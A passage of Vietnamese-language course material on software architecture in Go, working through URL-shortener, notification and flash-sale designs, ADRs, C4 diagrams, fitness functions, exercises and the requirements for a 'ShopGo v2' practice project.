  - *(a) Base62 của ID tăng dần* (từ sequence/Snowflake): **không bao giờ trùng**, rất rẻ, nhưng mã **đoán được và lộ quy mô** (`/1000001` rồi `/1000002`); kẻ quét có thể liệt kê mọi liên kết. Giảm nhẹ: hoán vị bit/mã hóa ID bằng một phép khả nghịch (Feistel/Sqids/Hashids) trước khi base62, vẫn không trùng mà không tuần tự.
  - *(b) Mã ngẫu nhiên 7 ký tự*: không đoán được, nhưng theo **nghịch lý ngày sinh**, chỉ khoảng vài triệu mã là xác suất trùng *một cặp nào đó* đã lớn (1 triệu mã ⇒ 13%, 10 triệu ⇒ gần như chắc chắn); mỗi lần tạo phải dựa vào `UNIQUE` và **thử lại khi trùng**. Với 6 tỷ URL, tỉ lệ thử lại mỗi lần tạo vẫn nhỏ

(xác suất một mã mới trùng mã có sẵn là `n/N ≈ 0,2%`), nên (b) khả thi nếu chấp nhận một vòng thử lại.


  - Khuyến nghị: (a) + mã hóa khả nghịch cho đa số; (b) khi cần không đoán được tuyệt đối. **Sinh ID phân tán**: dải ID cấp phát trước cho mỗi instance (mỗi instance xin 1.000 ID một lần từ Redis `INCRBY`/bảng) hoặc Snowflake (thời gian + mã máy + số thứ tự) để không nghẽn cổ chai ở một sequence duy nhất. Chi tiết cài đặt, đồng hồ lùi và so sánh các loại ID: **Buổi 55**.

- **Chuyển hướng `301` hay `302`?** `301` (vĩnh viễn) được trình duyệt/CDN cache ⇒ giảm tải nhưng **mất khả năng đếm lượt nhấp** và đổi đích sau này; `302/307` đi qua server mỗi lần ⇒ thống kê chính xác, linh hoạt. Nếu cần thống kê (hầu hết sản phẩm thương mại) dùng `302` kèm `Cache-Control` ngắn.
- **Luồng đọc**: `GET /{code}` ⇒ tra cache (Redis) ⇒ miss thì tra DB và nạp cache (cache-aside, `singleflight`, cache âm cho mã không tồn tại, Buổi 32) ⇒ phát sự kiện nhấp **bất đồng bộ** (hàng đợi) để đếm, tuyệt đối không ghi DB trong đường nóng. Mã hết hạn trả `410`.
- **Rủi ro**: lạm dụng (phát tán mã độc/lừa đảo): quét URL với danh sách chặn, rate limit tạo, xác thực cho API tạo; **SSRF** nếu server tải trước nội dung đích (Buổi 37); mã nhạy cảm; xóa liên kết vi phạm nhanh. **Mở rộng**: thêm instance Go không trạng thái; cache đa tầng (CDN cho `301` công khai, bộ nhớ trong tiến trình cho mã cực nóng); nhiều vùng với DB nhân bản đọc.

6.2. Bài 2: Hệ thống thông báo (email, SMS, đẩy, trong ứng dụng)

Yêu cầu: các dịch vụ khác gửi "thông báo X cho người dùng Y"; hệ thống chọn kênh theo **tùy chọn người dùng**, sinh nội dung từ **mẫu** (đa ngôn ngữ), gửi qua nhà cung cấp bên ngoài, **không gửi trùng**, **không gửi quá nhiều**, theo dõi kết quả (đã gửi, mở, bounce). Quy mô: 50 triệu thông báo/ngày, đỉnh gấp 10 khi khuyến mãi.

Thiết kế (mô tả luồng):



- **Tách kênh bằng hàng đợi/bulkhead riêng** (Buổi 39): SMS nghẽn không làm chậm email; **ưu tiên** (OTP phải tới trong vài giây, tiếp thị có thể trễ giờ).
- **Idempotency**: mỗi thông báo có khóa idempotency; worker kiểm tra trước khi gửi (inbox, Buổi 33); gửi hai lần cùng một OTP là lỗi, nên "ghi nhận đã gửi" cần cẩn thận ở ranh giới *at-least-once*: chọn **thà có thể trùng còn hơn mất** cho OTP, **thà có thể mất còn hơn trùng** cho tiếp thị (và ghi chú rõ).
- **Giới hạn tần suất theo người dùng và theo nhà cung cấp**: không gửi 30 email trong một giờ cho cùng một người (gộp thành bản tóm tắt: *digest*); token bucket theo hạn mức của nhà cung cấp (Buổi 32).
- **Tùy chọn và đồng ý**: bảng `preferences(user_id, channel, topic, enabled)`; thông báo giao dịch (mật khẩu, hóa đơn) bỏ qua tùy chọn tiếp thị nhưng tuân thủ pháp luật; liên kết hủy đăng ký; **giờ yên tĩnh** theo múi giờ người nhận.
- **Mẫu và đa ngôn ngữ**: mẫu có phiên bản, biến được kiểm tra, `html/template` (thoát), kiểm thử với dữ liệu mẫu; không chèn dữ liệu nhạy cảm không cần thiết.
- **Dự phòng nhà cung cấp**: hai nhà cung cấp SMS với chuyển đổi khi breaker mở; **đối soát** trạng thái qua webhook (Buổi 35), dọn địa chỉ bounce.

- **Con số**: 50 triệu/ngày ≈ 580/giây trung bình, đỉnh ~5.800/giây: hàng đợi chịu được thoải mái; điểm nghẽn là **hạn mức của nhà cung cấp** và **chi phí**, không phải mã của bạn. Hàng đợi là chỗ hấp thụ đột biến.

6.3. Bài 3: Bán hàng chớp nhoáng (flash sale)

Yêu cầu: 1.000 chiếc điện thoại giá sốc, mở bán lúc 12:00; 500.000 người cùng bấm trong 30 giây đầu (~17.000 yêu cầu/giây, đỉnh cao hơn nhiều). **Tuyệt đối không bán lố** (bán 1.001 là lỗ và phạt); công bằng; hệ thống không sập; người không mua được nhận phản hồi nhanh "hết hàng".

Điều gì sai nếu làm ngây thơ? 500.000 yêu cầu cùng `UPDATE products SET stock = stock - 1 WHERE id = 1 AND stock > 0`: **một dòng nóng** bị khóa tuần tự; pool DB cạn (Buổi 36), mọi yêu cầu xếp hàng chờ, DB thành điểm nghẽn, timeout dây chuyền kéo sập cả trang web (kể cả những mặt hàng khác).

Thiết kế nhiều tầng để lọc dần tải trước khi chạm tới DB:

```
 500.000 người → CDN / trang tĩnh đếm ngược (không tải API trước 12:00)
                 → Phòng chờ (waiting room) + giới hạn tần suất / chống bot (CAPTCHA, token mua hàng)
                 → API (không trạng thái): kiểm tra "còn hàng?" bằng bộ đếm trong Redis (INCR/DECR nguyên tử,
                    hoặc script Lua): giảm chỉ khi còn > 0.  Hết hàng ⇒ trả NGAY "đã hết" (99,8% yêu cầu dừng ở đây)
                 → Chỉ ~1.000 yêu cầu "thắng suất" mới đi tiếp: đặt chỗ ⇒ hàng đợi (Streams/asynq)
                 → Worker tạo đơn trong PostgreSQL (UPDATE ... WHERE stock >= 1, nguyên tử, idempotent)
                 → Thanh toán trong N phút; hết hạn thì trả lại suất (INCR) cho người kế tiếp
```

- **Redis chặn tải, PostgreSQL bảo đảm đúng đắn.** Bộ đếm Redis là *bộ lọc nhanh* (giảm 99,8% tải); nguồn sự thật về tồn kho vẫn là PostgreSQL với `UPDATE ... WHERE stock >= qty` (Buổi 22, 31). Nếu Redis lệch, DB vẫn là chốt chặn cuối cùng: không bán lố, tệ nhất là từ chối nhầm vài người. Đây là mẫu *"nhanh ở rìa, đúng ở lõi"*.
- **Suất đặt trước có hạn (reservation với TTL)**: người thắng suất có 10 phút thanh toán; không thanh toán thì suất quay lại (Redis `EXPIRE` + job/sự kiện), chống việc giữ suất vô hạn.
- **Công bằng và chống bot**: token mua hàng cấp theo hàng đợi ảo; giới hạn mỗi tài khoản/thiết bị/địa chỉ; xác thực mạnh cho tài khoản mua (API6 của OWASP, Buổi 37).
- **Cô lập**: flash sale chạy trên **nhóm instance và pool riêng** (bulkhead, Buổi 39) để không ảnh hưởng phần còn lại của cửa hàng; load shedding rõ ràng: thà trả "phòng chờ, vui lòng đợi" còn hơn timeout.
- **Idempotency** cho "bấm mua" (người dùng bấm hai lần/refresh), outbox cho sự kiện đơn hàng, khả năng tắt khẩn cấp (kill switch).
- **Kiểm thử**: thử tải với số liệu thật *trước* khi mở bán (Buổi 49), bao gồm kịch bản Redis chậm, DB chậm, cổng thanh toán chậm; diễn tập (game day).

7. Áp dụng vào chính ShopGo: ba quyết định kiến trúc

Hãy thực hành tư duy trên chính dự án của bạn bằng cách trả lời ba câu hỏi, mỗi câu thành một ADR (mục 8):

1. **ShopGo nên là gì khi có 10.000 đơn/ngày?** Phân tích: 10.000 đơn/ngày ≈ 0,12 đơn/giây, thậm chí đỉnh 10× vẫn chỉ ~1,2 đơn/giây. Một modular monolith trên một VM nhỏ cộng PostgreSQL và Redis là **dư thừa nhiều lần** về hiệu năng. Quyết định: modular monolith, hai instance sau load balancer (để khả dụng chứ không phải để thông lượng), một primary PostgreSQL + một replica, Redis. **Không** microservices.

2. **Khi nào tách `inventory`?** Chỉ khi một trong: đội kho riêng cần phát hành độc lập; kho cần tích hợp phần mềm quản lý kho tự viết bằng công nghệ khác; tải quét tồn kho vượt xa phần còn lại. Chưa có điều nào ⇒ chưa tách. Khi tách: gRPC + saga + outbox (Buổi 33, 34, 39).
3. **Tìm kiếm sản phẩm**: PostgreSQL `pg_trgm`/FTS đủ đến vài trăm nghìn sản phẩm; chuyển sang Elasticsearch/OpenSearch khi cần xếp hạng/gợi ý/bộ lọc nhiều chiều vượt khả năng; đồng bộ bằng outbox, dựng lại được (Buổi 36).

8. Ghi lại và bảo vệ kiến trúc

8.1. ADR (Architecture Decision Record)

Một ADR là tài liệu ngắn (một trang) ghi **một quyết định kiến trúc**: bối cảnh, các phương án, quyết định, hệ quả. Nó trả lời câu hỏi mà người mới sẽ hỏi sau 2 năm: "vì sao lại làm thế này?". Lưu trong kho mã (`docs/adr/0003-modular-monolith.md`), đánh số, **bất biến** (quyết định mới thay thế thì ghi ADR mới trạng thái `Superseded`). Mẫu:

```
# ADR 0003: ShopGo v1 là modular monolith


- Trạng thái: Đã chấp nhận (2026-10-09)
- Bối cảnh: Đội 4 người; ~1.000 đơn/ngày dự kiến năm đầu; cần giao hàng nhanh; chưa có ranh giới miền được kiểm chứng.
- Các phương án: (A) monolith thuần; (B) modular monolith; (C) microservices ngay từ đầu.
- Quyết định: (B). Module theo bounded context (catalog, ordering, identity); giao tiếp qua interface nhỏ; CSDL chung nhưng mỗi module sở hữu bảng riêng; CI kiểm tra đồ thị import.
- Hệ quả: (+) giao dịch ACID, vận hành đơn giản, tách dịch vụ sau này là thay hiện thực interface. (-) cả khối mở rộng cùng nhau; kỷ luật ranh giới phải được duy trì bằng công cụ.
- Điều kiện xem lại: tải ghi > 500 đơn/giây kéo dài, hoặc đội > 15 người, hoặc cần phát hành độc lập cho kho.
```

Dòng quan trọng nhất là **Điều kiện xem lại**: biến quyết định thành giả thuyết có thể bị bác bỏ bằng số liệu.

8.2. Mô hình C4

Mô tả kiến trúc ở bốn mức phóng đại, mỗi mức cho một đối tượng đọc khác nhau: **Context** (hệ thống trong thế giới: người dùng, hệ thống bên ngoài), **Container** (các ứng dụng và kho dữ liệu: API, worker, PostgreSQL, Redis, frontend), **Component** (các thành phần bên trong một container: các module Go), **Code** (hiếm khi cần). Hai mức đầu là đủ cho hầu hết tài liệu; vẽ bằng công cụ dạng mã (Structurizr, Mermaid, PlantUML) nằm trong kho để review cùng mã. Với tài liệu dài, **arc42** cung cấp mẫu chương mục chuẩn.

8.3. Fitness function: kiến trúc tự kiểm tra

Quyết định kiến trúc mục nát dần nếu chỉ nằm trên tài liệu. **Fitness function** là kiểm tra tự động bảo vệ một thuộc tính kiến trúc, chạy trong CI: "module `order` không import `product`" (kiểm tra đồ thị import, Buổi 27), "mọi route riêng tư yêu cầu xác thực" (Buổi 29), "p99 độ trễ `POST /orders` dưới 300 ms trong test tải", "không có phụ thuộc có lỗ hổng mức cao" (`govulncheck`, Buổi 37), "không vòng phụ thuộc giữa các package", "kích thước ảnh Docker dưới 50 MB". Đây là cách để kiến trúc **tiến hóa an toàn** (*evolutionary architecture*): bạn thay đổi thoải mái miễn các hàm thích nghi vẫn xanh.

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Chọn kiến trúc theo mốt** (microservices, event sourcing, Kafka) thay vì theo ràng buộc đo được; sao chép kiến trúc của công ty quy mô khác.
2. **Monolith phân tán**: dịch vụ chia sẻ CSDL, triển khai cùng nhau, gọi đồng bộ theo chuỗi.
3. **Tách dịch vụ theo tầng kỹ thuật** (dịch vụ "DB", dịch vụ "validation") thay vì theo miền nghiệp vụ (bounded context).
4. **Aggregate quá lớn** ("Order chứa Customer chứa Address chứa mọi đơn cũ"): khóa lạc quan xung đột liên tục; hoặc **sửa nhiều aggregate trong một giao dịch**.
5. **Mô hình miền thiếu máu** (*anemic domain model*): struct chỉ có trường, toàn bộ logic nằm trong service/handler; bất biến rải rác và dễ bị bỏ sót.
6. **CQRS/event sourcing cho CRUD thông thường**; không tính đến tiến hóa lược đồ sự kiện, snapshot, quyền được xóa.
7. **Bỏ qua ước lượng quy mô**: tối ưu mù quáng, hoặc tệ hơn thiết kế cho quy mô 1.000× lớn hơn thực tế.
8. **Một kiến trúc cho mọi thứ**: dữ liệu tiền, kho cần nhất quán mạnh, danh sách sản phẩm chịu nhất quán cuối cùng; xử lý đồng đều mọi thứ.
9. **Không nói ra đánh đổi**, hoặc giấu cái giá (nhất quán cuối cùng, vận hành) khỏi người ra quyết định.
10. **Viết lại toàn bộ** (*big bang rewrite*) thay vì tách dần (strangler fig).
11. **Không tài liệu hóa quyết định**: sau hai năm không ai biết vì sao; không có điều kiện xem lại.
12. **Kiến trúc chỉ nằm trên giấy**: không fitness function; ranh giới module mục nát sau vài tháng.
13. **Tối ưu cho tải đỉnh duy nhất** (flash sale) bằng cách phức tạp hóa toàn hệ thống, thay vì cô lập đường nóng.
14. **Quên vận hành**: kiến trúc đẹp nhưng không ai giám sát được, triển khai được, hay sửa được lúc 3 giờ sáng.
15. **Thiết kế trong chân không**, không hỏi ai sẽ xây, vận hành và trả tiền; bỏ qua kỹ năng của đội.

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Nhiều kỹ sư giỏi kể rằng bài học kiến trúc đắt giá nhất của họ là **trì hoãn quyết định khó đảo ngược cho đến khi có thông tin**, và làm cho quyết định *dễ đảo ngược* khi có thể. Modular monolith là ví dụ: bạn trì hoãn việc tách dịch vụ vì chưa biết ranh giới thật, nhưng vẫn giữ cho việc tách sau này rẻ nhờ interface sạch. Điều tương tự với lựa chọn cơ sở dữ liệu (hãy che sau repository), với nhà cung cấp email (che sau `Mailer`), với hàng đợi (che sau `Publisher`). Kinh nghiệm thứ hai: **các hệ thống thành công thường bắt đầu xấu xí**; điều quyết định là liệu bạn có thể tái cấu trúc khi hiểu bài toán rõ hơn. Đó là lý do test tự động, ranh giới module, quan sát được và ADR là "nền" quan trọng hơn bất kỳ chọn lựa công nghệ nào. Cuối cùng, hãy giữ thói quen tự phản biện: mỗi khi định thêm một thành phần (Kafka, Elasticsearch, một dịch vụ mới), viết một đoạn trả lời "**vấn đề gì mà PostgreSQL + một bảng + một worker không giải quyết được?**" Nếu không viết nổi một đoạn thuyết phục có số liệu, đó là dấu hiệu của sự phức tạp không cần thiết.

11. Tóm tắt

Tóm tắt buổi học

- Kiến trúc = các quyết định **khó đổi** để cân bằng thuộc tính chất lượng xung đột nhau; mọi quyết định cần *vì sao* và *đổi lại cái gì*.
- **Modular monolith** là mặc định hợp lý; **microservices** giải quyết vấn đề *tổ chức/mở rộng độc lập* với cái giá lớn (mạng, mất ACID, vận hành); tránh **monolith phân tán**; tách bằng **strangler fig** theo đường nối interface, kèm dữ liệu.
- **DDD**: ngôn ngữ chung, **bounded context** (ứng viên module/dịch vụ), phân loại miền con (lõi tự xây, chung mua), context map và ACL; chiến thuật: **value object bất biến**, **aggregate** bảo vệ bất biến (một giao dịch một aggregate, tham chiếu bằng ID), sự kiện miền, repository.
- **CQRS** tách ghi/đọc (đọc nhất quán cuối cùng); **event sourcing** lưu chuỗi sự kiện (kiểm toán, phát lại, khóa lạc quan theo phiên bản; cái giá: tiến hóa lược đồ, GDPR); chỉ dùng khi miền cần; khác với "hướng sự kiện" giữa dịch vụ.
- **Phương pháp thiết kế**: yêu cầu → ước lượng quy mô (QPS, lưu trữ, bộ nhớ, Little) → API/dữ liệu → kiến trúc đơn giản nhất → đào sâu điểm khó → hỏng hóc/vận hành; **luôn nêu đánh đổi**.
- Ba bài mẫu: **URL shortener** (đọc nhiều → cache; base62 của ID vs mã ngẫu nhiên và nghịch lý ngày sinh; 301/302), **thông báo** (hàng đợi theo kênh/ưu tiên, idempotency, tùy chọn, nhà cung cấp dự phòng), **flash sale** (lọc tải nhiều tầng: Redis nhanh ở rìa, PostgreSQL đúng ở lõi, phòng chờ, đặt chỗ có TTL, cô lập).
- **ADR** (kèm điều kiện xem lại), **C4**, **fitness function** để quyết định được ghi lại và kiến trúc tự bảo vệ.

12. Bài tập

1. **[Cơ bản]** Viết ADR cho ba quyết định ở mục 7 (modular monolith; chưa tách inventory; tìm kiếm bằng PostgreSQL), mỗi cái có đầy đủ bối cảnh, ≥ 3 phương án, hệ quả và điều kiện xem lại có **ngưỡng đo được**. Lưu trong `docs/adr/` của ShopGo.
2. **[Cơ bản]** Vẽ sơ đồ **C4 mức Context và Container** của ShopGo v2 (Mermaid hoặc PlantUML trong kho): người dùng, quản trị viên, cổng thanh toán, nhà cung cấp email, API, worker, PostgreSQL, Redis, MinIO, Prometheus/Grafana. Viết 5 dòng mô tả mỗi mũi tên (giao thức, đồng bộ hay không, dữ liệu).
3. **[Cơ bản]** Bổ sung vào chương trình DDD ở mục 3: value object `Address` và `Email` (kiểm tra hợp lệ), phương thức `Order.ApplyCoupon(code)` giữ bất biến "tối đa một mã, không cho tổng âm", và sự kiện `CouponApplied`. Viết test bảng cho mọi quy tắc và cho việc dựng lại từ sự kiện.
4. **[Trung bình]** Cài **event store trên PostgreSQL** cho aggregate `Order`: bảng `events(aggregate_id, version, type, payload, occurred_at, UNIQUE(aggregate_id, version))`, `Save` với khóa lạc quan bằng ràng buộc UNIQUE, `Load` + **snapshot** mỗi 50 sự kiện, và một projection (bảng `order_summary`) cập nhật bởi consumer idempotent. Kiểm thử đồng thời hai người cùng lưu và dựng lại projection từ đầu.
5. **[Trung bình]** Thực hiện **thiết kế hệ thống trọn vẹn cho bài "bình luận và đánh giá sản phẩm"** của ShopGo theo 6 bước của mục 5: yêu cầu, ước lượng (10 triệu sản phẩm, 100 triệu đánh giá, đọc nhiều hơn ghi 200 lần, tính điểm trung bình theo thời gian thực), API, schema (chống trùng một người/một sản phẩm), kiến trúc (tổng hợp điểm: đồng bộ, hay bất đồng bộ qua sự kiện?), đánh đổi, và cách chống đánh giá giả. Nộp dưới dạng tài liệu 3–4 trang kèm sơ đồ.
6. **[Trung bình]** Cài bộ **sinh mã rút gọn** hoàn chỉnh theo mục 6.1: (a) ID dải cấp trước từ Redis (`INCRBY` 1000) → mã hóa khả nghịch (Feistel 3 vòng trên 42 bit) → base62 7 ký tự, đảm bảo không trùng; (b) phương án ngẫu nhiên với `UNIQUE` và thử lại. Đo bằng benchmark và thử nghiệm: tốc độ sinh, số lần

thử lại khi bảng có 10 triệu mã, và test chứng minh mã (a) không tuần tự (kiểm tra thống kê đơn giản) mà vẫn khả nghịch.

7. **[Nâng cao]** Dựng **mô phỏng flash sale** cho ShopGo: 5.000 goroutine "người dùng" tranh 200 suất, kiến trúc nhiều tầng (bộ đếm Redis/miniredis lọc, hàng đợi, worker tạo đơn với `UPDATE ... WHERE stock >= 1` PostgreSQL thật). Đo: số đơn tạo thành (phải bằng 200 đúng), số yêu cầu chạm tới DB (so với 5.000), p99 độ trễ phản hồi "hết hàng", và hành vi khi Redis bị lệch hoặc worker chết giữa chừng (suất hết hạn quay lại). Viết báo cáo so sánh với phương án chỉ dùng DB.
8. **[Nâng cao]** Viết **fitness function** thật cho ShopGo (một bộ `go test` kiến trúc): (a) đồ thị import không vi phạm luật module (dùng `go/packages` hoặc `go list -deps`), (b) không package nghiệp vụ nào import `gin` hay `pgx`, (c) không vòng phụ thuộc, (d) mọi `internal/*/handler.go` chỉ gọi service qua interface. Cố tình vi phạm từng luật để thấy test đỏ; tích hợp vào CI.
9. **[Thử thách]** Lập **kế hoạch tách dịch vụ** `inventory` khỏi ShopGo bằng strangler fig: các giai đoạn (đồng bộ dữ liệu, ghi kép có kiểm tra, định tuyến % lưu lượng, cắt đọc, cắt ghi, gỡ bảng cũ), tiêu chí chuyển giai đoạn bằng số đo (độ lệch dữ liệu, p99, tỉ lệ lỗi), kế hoạch quay lui từng bước, ảnh hưởng tới saga/outbox/idempotency. Viết thành ADR + runbook và mô phỏng giai đoạn "ghi kép + so sánh" bằng code (hai kho, phát hiện sai lệch).

Dự án thực hành 4 — ShopGo v2: nhanh, quan sát được, chịu lỗi

> **Thông tin dự án**
> **Thời lượng:** 40–60 giờ · **Kiến thức dùng:** Buổi 32–40 trên nền ShopGo v1 (Dự án 3) · **Sản phẩm:** ShopGo v2: cache Redis, giới hạn tần suất toàn cục, hướng sự kiện với outbox và worker, thông báo thời gian thực, upload tệp, quan sát đầy đủ (log/metrics/trace/SLO), chịu lỗi, rà soát bảo mật, kèm tài liệu kiến trúc (ADR) và báo cáo đo tải trước/sau

Dự án 3 cho bạn một dịch vụ **đúng**. Dự án này biến nó thành một dịch vụ **vận hành được ở quy mô thật**: nhanh khi tải tăng, chịu được khi phụ thuộc hỏng, nhìn thấy được khi có sự cố, và khó bị tấn công. Điểm khác biệt quan trọng so với các dự án trước: **bạn phải chứng minh bằng số đo**. Mỗi cải tiến đi kèm một con số *trước* và *sau* (tỉ lệ cache hit, độ trễ p99, tải lên PostgreSQL, số yêu cầu bị xả...), vì "tôi tin là nhanh hơn" không phải kỹ nghệ.

1. Đề bài

Khởi điểm: ShopGo v1 (Dự án 3), chạy đúng và đã có bộ test. Giả định kinh doanh mới: lưu lượng tăng gấp 20 lần, có đợt khuyến mãi tạo đỉnh gấp 10 lần mức thường, đối tác muốn nhận thông báo đơn hàng, khách muốn thấy trạng thái đơn cập nhật tức thời, và đội vận hành muốn ngủ ngon.

1.1. Phạm vi chức năng và kỹ thuật (theo mốc)


Mốc	Hạng mục	Yêu cầu cốt lõi
M1	Cache Redis	Cache-aside cho `GET /products/:id` và danh sách công khai; TTL + jitter; `singleflight`; cache âm; **xóa cache khi dữ liệu đổi (kể cả khi tồn kho đổi vì đặt/hủy đơn)**; **fail-open** khi Redis chết; nếu `REDIS_ADDR` rỗng thì chạy không cache
M2	Rate limit toàn cục	Chuyển rate limit sang Redis (Lua token bucket); chính sách riêng cho `/auth/*` (**fail-closed**) và API công khai (**fail-open**); `Retry-After`
M3	Hướng sự kiện	**Outbox** cùng giao dịch với đơn; **relay** `SKIP LOCKED` đẩy sang Redis Stream; **worker** (`cmd/worker`) với consumer **idempotent** (inbox) ghi thông báo xác nhận đơn; thử lại, dead-letter, tắt êm
M4	Quan sát được	Log JSON có `trace_id`; **metrics Prometheus** (RED theo route mẫu, nghiệp vụ, pool DB, cache, outbox/hàng đợi) trên **cổng nội bộ**; **tracing OpenTelemetry** API → DB → outbox → worker (`traceparent` đi theo sự kiện); dashboard Grafana (JSON) và **quy tắc cảnh báo theo tốc độ đốt** cho hai SLO
M5	Chịu lỗi	Timeout mọi lời gọi ngoài; webhook đối tác với retry (backoff + jitter + ngân sách), **circuit breaker**, **chống SSRF**; **bulkhead** cho tính năng nặng (xuất báo cáo); xả tải khi quá tải; suy giảm có kiểm soát (gợi ý lỗi không làm hỏng trang sản phẩm)
M6	Thời gian thực và tệp	`GET /orders/:id/events` (**SSE**) đẩy thay đổi trạng thái đơn, nhiều instance qua Redis Pub/Sub; upload ảnh sản phẩm bằng **presigned POST policy** lên MinIO (giới hạn kích thước/loại do server ép), bước `complete` kiểm tra thật

Mốc	Hạng mục	Yêu cầu cốt lõi
M7	Bảo mật	`govulncheck` + `gosec` sạch trong CI; **mô hình STRIDE** cho luồng đặt hàng; test tự động: SSRF, mass assignment, BOLA, cách ly, CSRF/CORS; nhật ký kiểm toán hành động quản trị; bí mật chỉ qua biến môi trường
M8	Tài liệu và đo tải	≥ 4 **ADR**; sơ đồ **C4** (Context + Container); **báo cáo đo tải** trước/sau (k6 hoặc vegeta) kèm phân tích nút thắt; `README` vận hành (runbook cho 3 sự cố)

1.2. Yêu cầu phi chức năng (đo được)

Nhóm	Mục tiêu
Hiệu năng	`GET /products/:id`: tỉ lệ cache hit ≥ 90% với phân phối truy cập Zipf (vài sản phẩm chiếm đa số); p99 < 50 ms tại 2.000 req/s trên máy phát triển; PostgreSQL nhận < 10% số đọc so với bản không cache
Đúng đắn	Không bán lố dưới tải (giữ nguyên bất biến v1); mỗi sự kiện đơn hàng tạo **đúng một** thông báo dù bị giao nhiều lần; xóa cache không để lộ tồn kho cũ sau khi đặt/hủy đơn
Độ bền	Redis chết: API vẫn đọc/ghi được (cache và rate limit công khai fail-open); worker chết: không mất sự kiện (còn trong outbox/stream) và khi sống lại xử lý tiếp; dịch vụ đối tác lỗi: không treo API, không bão thử lại
SLO	Khả dụng `POST /orders` 99,9% (không 5xx); độ trễ `POST /orders` p95 < 500 ms; cảnh báo PAGE khi đốt ngân sách > 14,4× (1h & 5m)
Quan sát	Mọi dòng log của một yêu cầu cùng `trace_id`; một trace đặt hàng thấy đủ API → DB → relay → worker; `/metrics` không bao giờ nằm trên cổng công khai; không nhãn metric nào cardinality cao
Bảo mật	Không lỗ hổng mức High đang bị gọi tới; URL do người dùng cung cấp luôn qua bộ kiểm tra SSRF tại lúc kết nối; mọi route riêng tư test `401`; không bí mật trong log/ảnh/mã
Vận hành	Cấu hình bằng biến môi trường, fail-fast; `api` và `worker` là hai tiến trình độc lập, tắt êm; migration idempotent có khóa tư vấn

2. Thiết kế



Các quyết định thiết kế (mỗi cái nên có một ADR):

1. **PostgreSQL vẫn là nguồn sự thật.** Redis chỉ là cache, bộ giới hạn, kênh sự kiện: mất hết Redis không mất dữ liệu nghiệp vụ (chỉ tạm chậm hơn).

2. **Cache chỉ cho đường đọc công khai**; `ReserveStock`/`ReleaseStock` luôn đi thẳng DB. Khi đặt/hủy đơn làm tồn kho đổi, **xóa khóa cache sau commit** qua một hook ở composition root (module `order` không biết cache).
3. **Outbox thay vì publish trực tiếp**: sự kiện cùng giao dịch với đơn (không sự kiện ma, không mất sự kiện); relay at-least-once; consumer idempotent bằng bảng `processed_events`.
4. **API và worker là hai tiến trình** dùng chung mã module, triển khai và co giãn độc lập (Buổi 47).
5. **Quan sát được là tính năng bắt buộc**, không phải việc sau: nhãn `route` là mẫu, metrics ở cổng nội bộ, `trace_id` trong log.
6. **Mặc định an toàn khi lỗi**: fail-open cho thứ làm nhanh (cache, rate limit đọc), fail-closed cho thứ bảo vệ (rate limit `/auth`).

3. Kế hoạch theo mốc (gợi ý thời gian)

Mốc	Thời gian	Definition of Done
M1	5–7h	Test: lần đọc đầu nạp cache, lần hai là hit; sửa sản phẩm xóa khóa; đặt/hủy đơn làm tồn kho hiển thị **không cũ**; cache âm; Redis chết vẫn đọc được; TTL có jitter
M2	4–5h	Test đồng thời nhiều instance (nhiều client Redis) dùng chung một hạn mức; `/auth` fail-closed khi Redis lỗi, API công khai fail-open
M3	7–9h	Test: đơn thành công ⇒ 1 dòng outbox; đơn thất bại ⇒ 0 dòng; relay gửi đúng một lần khi không sự cố; consumer nhận trùng ⇒ 1 thông báo; worker tắt êm; dead-letter sau N lần
M4	9–12h	Một trace thấy đủ API → DB → worker; log có `trace_id`; `/metrics` ở cổng riêng; test cardinality; 2 SLO + quy tắc cảnh báo kiểm tra bằng `promtool test rules`
M5	7–9h	Test tiêm lỗi: đối tác trả 503/treo ⇒ API không chậm, breaker mở rồi đóng; SSRF bị chặn (≥ 15 URL tấn công); bulkhead giữ `/orders` p99 khi xuất báo cáo chậm
